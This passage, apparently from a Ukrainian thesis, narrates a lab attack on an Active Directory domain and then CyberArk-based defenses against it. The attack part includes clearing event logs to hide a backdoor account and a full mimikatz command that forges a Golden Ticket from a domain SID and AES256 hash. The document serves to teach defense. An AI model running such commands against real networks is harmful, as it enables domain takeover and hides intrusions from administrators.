


Рисунок 2.14 – Підключення до контролеру домену за допомогою RDP

4. Після підключення до цільової системи у мене є доступ адміністратора домену і я можу робити майже все, що захочу. На даному етапі мені необхідно видалити інформацію про створеного користувача backdoor. Для цього потрібно відкрити програмний модуль Event Viewer та очистити логи, зібрані під час моєї атаки (рисунок 2.15).




Рисунок 2.15 – Видалення логів з інформацією про створеного користувача backdoor за допомогою утиліти Event Viewer

Виконавши усі дії я тепер маю свого користувача backdoor, який є адміністратором на машині 10.0.0.31 та про якого не знають адміністратори корпоративної мережі. За допомогою нього можна проводити різні атаки у різні проміжки часу, поки цього користувача не виявлять та не заблокують. Такі бекдори є досить розповсюдженими та можуть спричинити дуже великі збитки, якщо вони остаються активними протягом довгого часу.

Підвищення привілеїв та їх використання (Golden Ticket Attack)

Заключною частиною моєї атаки на корпоративну мережу буде створення Golden Ticket (це підроблені квитки для видачі квитків, також звані аутентифікаційних квитками, вони ж TGT).

1. Для отримання Golden Ticket мені знадобляться наступні текстові файли, які я отримав протягом моєї атаки: DomainSID.txt (рисунок 2.16) та Dcsync.txt (рисунок 2.17).




Рисунок 2.16 – Зміст файлу DomainSID.txt




Рисунок 2.17 – Зміст файлу Dcsync.txt

2. Для створення Golden Ticket я буду використовувати вже відому утиліту mimikatz, а також дані, отримані з текстових файлів: Domain Sid та хеш у форматі aes256_hmac (рисунок 2.18 – 2.19).

mimikatz.exe "kerberos::golden /domain:cybr.com /sid:S-1-5-21-546076228-2120734343-3529941532 /aes256:02e3fd4ce87adeb7cd422f403569a95b952d58737235da70e6716402f5f5a5d3 /user:batman /id:500 /ptt" exit




Рисунок 2.18 – Команда для створення Golden Ticket за допомогою утиліти mimikatz




Рисунок 2.19 – Успішне створення Golden Ticket для користувача batman

3. Як можна побачити, команда виконалась без помилок та для користувача batman було успішно створено Golden Ticket. Щоб остаточно у цьому переконатися, я введу команду *klist* (рисунок 2.20), яка відображає поточні кешовані квитки.




Рисунок 2.20 – Виконання команди klist для отримання існуючих кешованих квитків

3.3 Реалізація механізмів захисту сегменту корпоративної мережі

Збір облікових даних

Як вже було сказано раніше, викрадення облікових даних – є важливим етапом більшості атак, оскільки завдяки викраденим даним зловмисник може пересуватися по мережі, бути непоміченим, створювати бекдори та наприкінці взяти усю систему під свій контроль. Тому захист облікових даних повинен бути у пріоритеті під час створення системи захисту корпоративної мережі від атак на облікові дані.

Завдяки рішенням класу PAM (в моєму випадку – рішення від компанії CyberArk) можна створювати спеціальні політики, які будуть детектувати спроби викрадення облікових даних, наприклад хешів, та приймати якісь дії для зупинення потенційних атак на привілейовані облікові записи.

На рисунку 3.1 можна побачити стандартні політики щодо виявлених інцидентів. Ці політики можна налаштувати в залежності від політики безпеки

компанії та найкращих практик для максимальної ефективності забезпечення безпеки при цьому не знижаючи працездатність та швидкість роботи адміністраторів у корпоративній мережі.




Рисунок 3.1 – Стандартні політики реагування на інциденти пов’язані з привілейованими обліковими даними

Також за допомогою рішення CyberArk є можливість налаштовувати заходи щодо зменшення шкоди від конкретних атак (рисунок 3.2), наприклад Pass-The-Hash атаки та LSASS Credential Harvesting атаки, які були реалізовані у розділі 3.2. А також на панелі інцидентів можна побачити, які атаки відбувались у який час та як система відреагувала на їх появу (виявлення або блокування) (рисунок 3.3).




Рисунок 3.2 – Політики реагування на конкретні атаки на привілейовані облікові записи, наприклад: Pass-the-hash атаку




Рисунок 3.3 – Панель відображення інцидентів, які були помічені та розпізнані системою

Вертикальне та горизонтальне пересування мережею

Обмеження доступу привілейованих акаунтів є важливим етапом захисту, який запобігає вертикальному руху у межах корпоративної мережі. Створюючи логічні правила та межі, які неможливо обійти, можна обмежити сферу впливу привілейованих облікових записів. Наприклад, облікові записи адміністратору домену – це дуже потужні облікові записи, які слід використовувати лише з контролерів домену. З цієї причини, адміністратори доменів вважаються обліковими записами рівня 0 і можуть використовуватися лише системами рівня 0. В іншому випадку, якщо хеш або облікові дані адміністратору домену потрапляють на інший сервер, або, в найгіршому випадку, на машину кінцевого користувача, зловмисник може скомпрометувати ці дані і, як наслідок, скомпрометувати домен.

Як можна побачити на рисунку 3.4, пароль від облікового запису x_admin останній раз змінювався 261 день тому, що значить, що хеш даного паролю також не змінювався і зловмисник, який міг його отримати, міг використовувати цей акаунт протягом довгого періоду для нанесення шкоди організації або просування далі по мережі цієї організації.




Рисунок 3.4 – Інформація щодо дати останньої зміни паролю від акаунту x_admin

Для того, щоб зменшити ризики використання цього акаунту (x_admin) зловмисниками та зменшити потенціальну шкоду від цього облікового запису, були виконані дії, зображені далі по тексту.

1. Встановлено у налаштуваннях акаунту, що доступ до цього акаунту може здійснюватися виключно з контролеру домену (dc01) (рисунок 3.5):





Рисунок 3.5 – Налаштування акаунту так, щоб доступ до нього міг здійснюватися тільки на сервері домен контролеру

2. Також було налаштовано автоматичну зміну паролю для цього акаунту кожні 13 днів та перевірку правильності паролю кожного дня для того, щоб бути впевненим, що пароль від цього акаунту збігається з тим, який зберігається у спеціальному сховищі паролів (рисунок 3.6).



Master Policy

▼ Privileged Access Workflows

Policy Rule	Value	Exceptions
Require dual control password access approval	Inactive	1
Enforce check-in/check-out exclusive access	Inactive	2
Enforce one-time password access	Inactive	2
Allow EPV transparent connections ('Click to connect')	Active	-
Require users to specify reason for access	Inactive	-

▼ Password Management

Policy Rule	Value	Exceptions
Require password change every X days	90	13
Require password verification every X days	1	-

▼ Session Management

Policy Rule	Value	Exceptions
Require privileged session monitoring and isolation	Active	1
Record and save session activity	Active	-

▼ Audit

Policy Rule	Value	Exceptions
Activities audit retention period	90	-

Рисунок 3.6 – Налаштування парольної політики для акаунту x_admin

Після цих конфігурацій, акаунт x_admin доступний лише з контролеру домену а його хеш ніяк не попаде на інші сервери або робочі станції та не зможе бути зламан шляхом брутфорсу або іншим методом.

3. Для доступу до контролеру домену за допомогою цього акаунту необхідно створити RDP ярлик (рисунок 3.7), де потрібно прописати необхідні конфігурації для підключення до контролеру домену виключно через компонент системи CyberArk – PSM (Privileged Session Manager). Цей компонент являє собою термінальний сервер, до якого підключається користувач і який автоматично встановлює з’єднання з цільовою системою.




Рисунок 3.7 – Створення RDP ярлику для підключення до акаунту x_admin на контролері домену

4. У самому ярлиці (рисунок 3.8) я змінив рядок на:

alternate shell:s:psm /u x_admin@cybr.com /a dc01 /c PSM-RDP

```
29  redirectclipboard:i:1
30  redirectposdevices:i:0
31  autoreconnection enabled:i:1
32  authentication level:i:2
33  prompt for credentials:i:0
34  negotiate security layer:i:1
35  remoteapplicationmode:i:0
36  alternate shell:s:psm /u x_admin@cybr.com /a dc01 /c PSM-RDP
37  shell working directory:s:
38  gatewayhostname:s:
39  gatewayusagemethod:i:4
40  gatewaycredentialssource:i:4
```

Рисунок 3.8 – Конфігурація RDP ярлику для доступу тільки через термінальний сервер PSM-RDP

Автоматичне виявлення та додання у систему привілейованого облікового запису

У цьому розділі зловмисник здійснив атаку Pass-The-Hash для того, щоб створити локальний привілейованих запис backdoor на хості bluehost. Для того, щоб захиститись від такого типу атак будуть використані автоматичні правила компоненту CyberArk – PTA (Privileged Threat Analytics) (рисунок 3.9), щоб

ідентифікувати створення облікового запису в обхід системи, автоматично додавати його у систему та змінювати пароль цьому обліковому запису.




Рисунок 3.9 – Налаштування автоматичного додавання некеруємих акаунтів у систему та зміна паролів для таких облікових записів

Одразу після прийняття змін у політиках реагування на інциденти на панелі інцидентів можна побачити реакцію системи на акаунт backdoor та короткий опис інциденту (рисунок 3.10).




Рисунок 3.10 – Виявлення інциденту зі створення привілейованого облікового запису в обхід системи

Одразу після цього на панелі облікових записів можна побачити новий обліковий запис (рисунок 3.11) з автоматично зміненим паролем (рисунок 3.12).




Рисунок 3.11 – Інформація щодо паролю, який було автоматично змінено після автоматичного додання бекдор-акаунту у систему

